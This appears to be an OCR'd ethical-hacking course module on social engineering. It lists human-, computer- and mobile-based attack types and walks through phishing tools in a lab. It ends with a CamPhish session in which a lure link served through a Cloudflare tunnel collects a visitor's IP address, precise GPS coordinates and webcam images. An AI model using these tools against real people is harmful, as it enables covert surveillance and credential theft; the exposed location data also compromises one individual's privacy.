

HUMAN-BASED ATTACKS
Impersonation
Vishing
Eavesdropping
Shoulder Surfing
Dumpster Diving
Piggybacking
Tailgating
Honey Trap
Baiting
COMPUTER-BASED ATTACKS
Phishing
Spam Mail
Instant Messaging
Pop-Up Attacks
Scareware
Deepfake
Voice Cloning
SOCIAL ENGINEERING -
— MODULE 9 —
MOBILE-BASED ATTACKS
Malicious Apps
Repackaging
Fake Security Apps
QRLJacking
Smishing
COUNTERMEASURES
Awareness Training
MFA
Access Control
Incident Response
Verification Procedures
Email Filtering
RED FLAGS
Suspicious Emails
Mismatched Domains
Generic Greetings
Strange Attachments
AVINASH KUMAR

Table of Contents

1. **Learning Objectives**
    - **Social engineering concepts**
    - **Human-based techniques**
    - **Computer-based techniques**
    - **Mobile-based techniques**
    - **Countermeasures**
2. **Social Engineering Concepts**
    - **Definition of social engineering**
    - **Frequent targets of social engineering**
    - **Vulnerable behaviors**
3. **Step-by-Step Breakdown of Attacks**
    - **Information gathering**
    - **Attack execution**
    - **Psychological manipulation**
    - **Key insights**
4. **Types of Social Engineering**
    - **Human-based techniques**
    - **Computer-based techniques**
    - **Mobile-based techniques**
5. **Performing Tools for Social Engineering**
    - **Social-Engineer Toolkit (SET)**
    - **CamPhish**
    - **Zphisher**
    - **Shellphish**
6. **Social Engineering Countermeasures**
    - **Organizational policies and training**

AVINASH KUMAR

- **Access privileges and authorization**
- **Incident response guidelines**
- **Information categorization**
- **Background checks and termination processes**

7. **Specific Countermeasures**
    - **Against phishing attacks**
    - **Against identity theft**
    - **Against voice cloning**
    - **Against deepfake attacks**
8. **Detecting Phishing Emails**
    - **Practical checks**
    - **Red flags**
9. **Common Social Engineering Targets**
    - **Executives (C-suite)**
    - **IT administrators**
    - **HR personnel**
    - **Finance department**
    - **Customer support staff**
    - **New/junior employees**
    - **Remote workers**
10. **Defense Strategies Against Social Engineering**
    - **Security awareness training**
    - **Access control and least privilege**
    - **Multi-factor authentication (MFA)**
    - **Incident response protocols**
    - **Verification procedures**
    - **Email and communication filtering**

AVINASH KUMAR

- **Data classification and handling policies**

11. **Risks and Challenges**
    - **Overconfidence**
    - **Lack of training**
    - **Remote work vulnerabilities**
    - **Human error**
12. **Module Summary**

AVINASH KUMAR

Learning Objectives

This module provides an overview of social engineering. Although it focuses on fallacies and advocates effective countermeasures, the possible methods of extracting information from another human being rely on attackers' ingenuity. The features of these techniques make them art, but the psychological nature of some of these techniques makes them a science. The "bottom line" is that there is no ready defense against social engineering; only constant vigilance can circumvent some social engineering techniques used by attackers.

At the end of this module, you will be able to:

- Describe social engineering concepts
- Perform human-based social engineering using various techniques
- Perform computer-based social engineering using various techniques
- Perform mobile-based social engineering using various techniques
- Apply social engineering countermeasures

AVINASH KUMAR

Social Engineering Concepts

There is no single security mechanism that can protect from the social engineering techniques used by attackers. Only educating employees on how to recognize and respond to social engineering attacks can minimize attackers' chances of success. Before going ahead with this module, it is first necessary to discuss various social engineering concepts.

This section describes social engineering, frequent targets of social engineering, behaviors vulnerable to attack, factors making companies vulnerable to attack, why social engineering is effective, the principles of social engineering, and the types of a social engineering attack.

What is Social Engineering?

Social engineering is a psychological manipulation technique used by attackers to trick individuals into revealing confidential or sensitive information. It targets human vulnerabilities rather than technical flaws.

Step-by-Step Breakdown

1. Information Gathering

Before launching an attack, the attacker collects details about the target organization from sources like:

- **Official websites**: Employee names, IDs, and email addresses
- **Media advertisements**: Product details, offers, and branding
- **Online platforms**: Blogs, forums, and social media posts by employees

2. Attack Execution

Using the gathered data, attackers employ various methods:

- **Impersonation**: Pretending to be someone trusted
- **Piggybacking**: Gaining access by following authorized personnel
- **Tailgating**: Entering secure areas without proper credentials
- **Reverse social engineering**: Making the victim seek help from the attacker

3. Psychological Manipulation

Despite security policies, attackers exploit human behavior:

AVINASH KUMAR

- Employees may unknowingly share sensitive information
- Common mistakes include answering strangers' questions or replying to spam emails

Key Insight

Even well-trained staff can fall victim if they're unaware of subtle manipulation tactics. Continuous awareness and education are essential to defend against social engineering.

Types of Social Engineering

Attackers use social skills to trick victims into revealing personal or confidential information. Social engineering attacks are categorized into three types:

- **Human-based**
- **Computer-based**
- **Mobile-based**

This section focuses on **Human-based Social Engineering**, which involves direct human interaction to gather sensitive information from employees of a target organization.

Examples of human-based techniques include:

- Impersonation
- Vishing
- Eavesdropping
- Shoulder Surfing
- Dumpster Diving
- Reverse Social Engineering
- Piggybacking
- Tailgating
- Diversion Theft
- Honey Trap
- Baiting

AVINASH KUMAR

- Bait and Switching
- Quid Pro Quo
- Elicitation

Computer-based Social Engineering

Computer-based social engineering relies on computers and Internet systems to carry out the targeted action.

The following techniques can be used for computer-based social engineering:

- Phishing
- Spam mail
- Instant chat messenger
- Pop-up window attacks
- Scareware
- Create Deepfake Videos
- Voice Cloning

Mobile-based Social Engineering

Attackers use mobile applications to carry out mobile-based social engineering. Attackers trick the users by imitating popular applications and creating malicious mobile applications with attractive features and submitting them to the major app stores with the same name. Users unknowingly download the malicious app, allowing the malware to infect their device.

Listed below are some techniques attackers use to perform mobile-based social engineering:

- Publishing malicious apps
- Repackaging legitimate apps
- QRLJacking
- Using fake security applications
- SMiShing (SMS Phishing)

AVINASH KUMAR

Perform Social Engineering through Tool using Various Techniques

Social engineering techniques are used to gather sensitive information from people or organizations in order to commit fraud or carry out other criminal activities.

Lab Scenario

As a professional ethical hacker or penetration tester, you should use various social engineering techniques to examine the security of an organization and the awareness of employees.

In a social engineering test, you should try to trick the user into disclosing personal information such as credit card numbers, bank account details, telephone numbers, or confidential information about their organization or computer system. In the real world, attackers would use these details either to commit fraud or to launch further attacks on the target system.

Lab Objectives

- Sniff credentials using the Social-Engineer Toolkit (SET)

Overview of Social Engineering Techniques

There are three types of social engineering attacks: human-, computer-, and mobile-based.

- **Human-based social engineering** uses interaction to gather sensitive information, employing techniques such as impersonation, vishing, and eavesdropping.
- **Computer-based social engineering** uses computers to extract sensitive information, employing techniques such as phishing, spamming, and instant messaging.
- **Mobile-based social engineering** uses mobile applications to obtain information, employing techniques such as publishing malicious apps, repackaging legitimate apps, using fake security applications, and SMiShing (SMS Phishing).


AVINASH KUMAR


Lab Tasks

Task 1: Sniff Credentials using the Social-Engineer Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. SET is particularly useful to attackers, because it is freely available and can be used to carry out a range of attacks. For example, it allows attackers to draft email messages, attach malicious files, and send them to a large number of people using spear phishing. Moreover, SET's multi-attack method allows Java applets, the Metasploit browser, and Credential Harvester/Tabnabbing to be used simultaneously. SET categorizes attacks according to the attack vector used such as email, web, and USB.


SEToolkit Tool







CamPhish Tool

Link : https://github.com/techchipnet/CamPhish




kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@aviku: /home/aviku/CamPhish
Session Actions Edit View Help
CamPhish Ver 2.0
www.techchip.net | youtube.com/techchipnet
———Choose tunnel server———
[01] Ngrok
[02] CloudFlare Tunnel
[+] Choose a Port Forwarding option: [Default is 1] 2
———Choose a template———
[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting
[+] Choose a template: [Default is 1] 1
[+] Enter festival name: happy new year
[+] Downloading Cloudflared ...
[+] Detected OS: Linux, Architecture: x86_64
[+] x86_64 architecture detected ...



kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@aviku: /home/aviku/CamPhish
Session Actions Edit View Help
[+] Starting cloudflared tunnel ...
[+] Direct link: https://bonus-beverly-prisoners-story.trycloudflare.com
[+] Waiting targets, Press Ctrl + C to exit ...
[+] GPS Location tracking is ACTIVE
[+] Target opened the link!
[+] IP: 2409:40c2:1163:3281:645f:7aff:fe91:d5da
[+] Target opened the link!
[+] IP: 2409:40c2:1163:3281:645f:7aff:fe91:d5da
[+] IP: User-Agent:
[+] Location data received!
[+] Current location data:
Latitude: 18.5642431
Longitude: 73.7796342
Accuracy: 21.525999069213867 meters
Google Maps: https://www.google.com/maps/place/18.5642431,73.7796342
Date: 19Dec2025081930
[!] No location file found
[+] Location data received!
[!] No location file found
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
^C
ImageMagick: cam19Dec2025082035.png

